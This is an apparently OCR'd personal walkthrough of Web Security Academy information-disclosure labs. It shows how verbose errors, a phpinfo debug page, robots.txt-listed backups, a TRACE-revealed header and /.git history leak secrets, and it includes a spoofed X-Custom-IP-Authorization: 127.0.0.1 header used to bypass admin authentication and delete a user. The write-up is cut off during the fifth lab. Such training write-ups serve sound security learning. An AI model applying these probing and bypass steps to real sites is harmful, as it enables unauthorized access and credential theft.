
Information Disclosure

Table of Contents

1. Information disclosure in error messages




Lab: Information disclosure in error messages

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.


Sol) Steps:

1) Go to the product page and change the value of the product Id to string value and you will get the version of the framework




```
GET /product?productId="hehe" HTTP/1.1
Host: 0a460046030e7797c07e626b00fa00af.web-security-academy.net
Cookie: session=q0zmwv9e1RDkR2bCeAnfs5WoM020JnyE
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a460046030e7797c07e626b00fa00af.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```

Internal Server Error: java.lang.NumberFormatException: For input string: ""hehe
at java.base/java.lang.NumberFormatException.forInputString(NumberFormatExceptio
java:67)
at java.base/java.lang.Integer.parseInt(Integer.java:654)
at java.base/java.lang.Integer.parseInt(Integer.java:786)
at lab.z.r.c.r.B(Unknown Source)
at lab.c.nk.j.u.a(Unknown Source)
at lab.c.nk.e.j.n.A(Unknown Source)
at lab.c.nk.e.h.lambda$handleSubRequest$0(Unknown Source)
at w.e.f.r.lambda$null$3(Unknown Source)
at w.e.f.r.w(Unknown Source)
at w.e.f.r.lambda$uncheckedFunction$4(Unknown Source)
at java.base/java.util.Optional.map(Optional.java:260)
at lab.c.nk.e.h.U(Unknown Source)
at lab.server.q.i.v.I(Unknown Source)
at lab.c.nk.x.I(Unknown Source)
at lab.server.q.i.e.n.j(Unknown Source)
at lab.server.q.i.e.t.k(Unknown Source)
at lab.server.q.i.l.z(Unknown Source)
at w.e.f.r.lambda$null$3(Unknown Source)
at w.e.f.r.w(Unknown Source)
at w.e.f.r.lambda$uncheckedFunction$4(Unknown Source)
at lab.server.x.J(Unknown Source)
at lab.server.q.i.l.F(Unknown Source)
at lab.server.q.v.s.n(Unknown Source)
at lab.server.q.q.S(Unknown Source)
at lab.server.n.L(Unknown Source)
at lab.server.n.c(Unknown Source)
at lab.server.n.E(Unknown Source)
at w.e.w.q.n.M(Unknown Source)
at w.e.w.q.n.g(Unknown Source)
at w.e.w.q.n.run(Unknown Source)
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecut
java:1136)
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecut
java:635)
at java.base/java.lang.Thread.run(Thread.java:833)

Apache Struts 2 2.3.31
```


Web Security Academy
Information disclosure in error messages
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »

----


2. Information disclosure on debug page



This lab contains a debug page that discloses sensitive information about the application. To solve the lab, obtain and submit the `SECRET_KEY` environment variable.


Sol) Steps:

1) In the inspect I have found the location of Debug file




```
          </div>
        ▼<div>
            <img src="/image/productcatalog/products/24.jpg">
            <h3>The Alternative Christmas Tree</h3>
            <img src="/resources/images/rating4.png">
            " $84.39 "
            <a class="button" href="/product?productId=19">View detai
          </div>
        ▼<div>
            <img src="/image/productcatalog/products/71.jpg">
            <h3>There's No Place Like Gnome</h3>
            <img src="/resources/images/rating3.png">
            " $28.83 "
            <a class="button" href="/product?productId=20">View detai
          </div>
        </section>
        <!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
      </div>
    </section>
  </div>
 </body>
</html>
```

I have found the secret key on accessing the file



https://0a0f00fc04d16209c060545e008e0036.web-security-academy.net/cgi-bin/phpinfo.php

Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	100.15.118.230
USER	carlos
HTTP_SEC_CH_UA	"Chromium";v="107", "Not=A?Brand";v="24"
SECRET_KEY	omkhxdi8y52hmrtyvoezrf5v2m88oaj8
HTTP_SEC_FETCH_USER	?1
QUERY_STRING	no value
HOME	/home/carlos
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
HTTP_UPGRADE_INSECURE_REQUESTS	1




Information disclosure on debug page

Back to lab description »

Congratulations, you solved the lab!

----

3. Source code disclosure via backup files




Lab: Source code disclosure via backup files

This lab leaks its source code via backup files in a hidden directory. To solve the lab, identify and submit the database password, which is hard-coded in the leaked source code.


Sol) Steps:

1) The lab says hidden location and the first step is to look for is robots.txt directory which simply says the spider search not to look into that directory.
2) Robots.txt file shows a backup file



https://0aa000f404d3e3e5c0cc23e200060030.web-security-academy.net/robots.txt

```
User-agent: *
Disallow: /backup
```




~~https~~://0aa000f404d3e3e5c0cc23e200060030.web-security-academy.net/backup


Index of /backup

Name	Size
ProductTemplate.java.bak	1647B

3) Finally found the password




```
  inputStream.defaultReadObject();

  ConnectionBuilder connectionBuilder = Connection
          "org.postgresql.Driver",
          "postgresql",
          "localhost",
          5432,
          "postgres",
          "postgres",
          "o0bdeo9v7ldtkhzov44umpnhyt6q69gw"
  ).withAutoCommit();
  try
  {
```



Source code disclosure via backup files

Congratulations, you solved the lab!

4. Authentication bypass via information disclosure



Lab: Authentication bypass via information disclosure


This lab's administration interface has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.

To solve the lab, obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) When I have tried to access /admin, I got a response saying it is only available for local users, so we have to find a way to do that




~~https~~://0ab0005504817b39c0901ef3000d0017.web-security-academy.net/admin

Web Security Academy
Authentication bypass via information disclosure
Back to lab description »

Admin interface only available to local users


2) I have used trace to view what all are appended and I see X-Custom-IP-Authorization is been used with a specific ip address



```
TRACE /admin HTTP/1.1
Host: 0ab0005504817b39c0901ef3000d0017.web-security-academy.net
Cookie: session=pRatr0D7Clxp3ftXZrDUz6uLPvVmdM0A
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab0005504817b39c0901ef3000d0017.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```


```
HTTP/1.1 200 OK
Content-Type: message/http
Connection: close
Content-Length: 856

TRACE /admin HTTP/1.1
Host: 0ab0005504817b39c0901ef3000d0017.web-security-academy.net
Cookie: session=pRatr0D7Clxp3ftXZrDUz6uLPvVmdM0A
Sec-Ch-Ua: "Chromium";
v="107", "Not=A?Brand";
v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
 Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab0005504817b39c0901ef3000d0017.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
X-Custom-IP-Authorization: 100.15.118.230


```

3) If we replace this Ip with local Ip address then we can access the admin page, so to do that we will follow the below steps
4) Go to burpsuite->proxy->options->match and Replace->Add->replace
   a. X-Custom-IP-Authorization: 127.0.0.1
5) We are simply replacing the ip with the local ip address when sending the request.


https://0ab0005504817b39c0901ef3000d0017.web-security-academy.net
WebSecurity Academy
LAB
Not solved
Home | Admin panel | My account
WE LIKE TO

Authentication bypass via information disclosure

Back to lab description »



Authentication bypass via information disclosure

Back to lab description »

Congratulations, you solved the lab!


User deleted successfully!

Users

wiener - Delete

----

5. Information disclosure in version control history




Lab: Information disclosure in version control history

This lab discloses sensitive information via its version control history. To solve the lab, obtain the password for the `administrator` user then log in and delete Carlos's account.

Sol) Steps:

1) Generally version control is present in /.git location



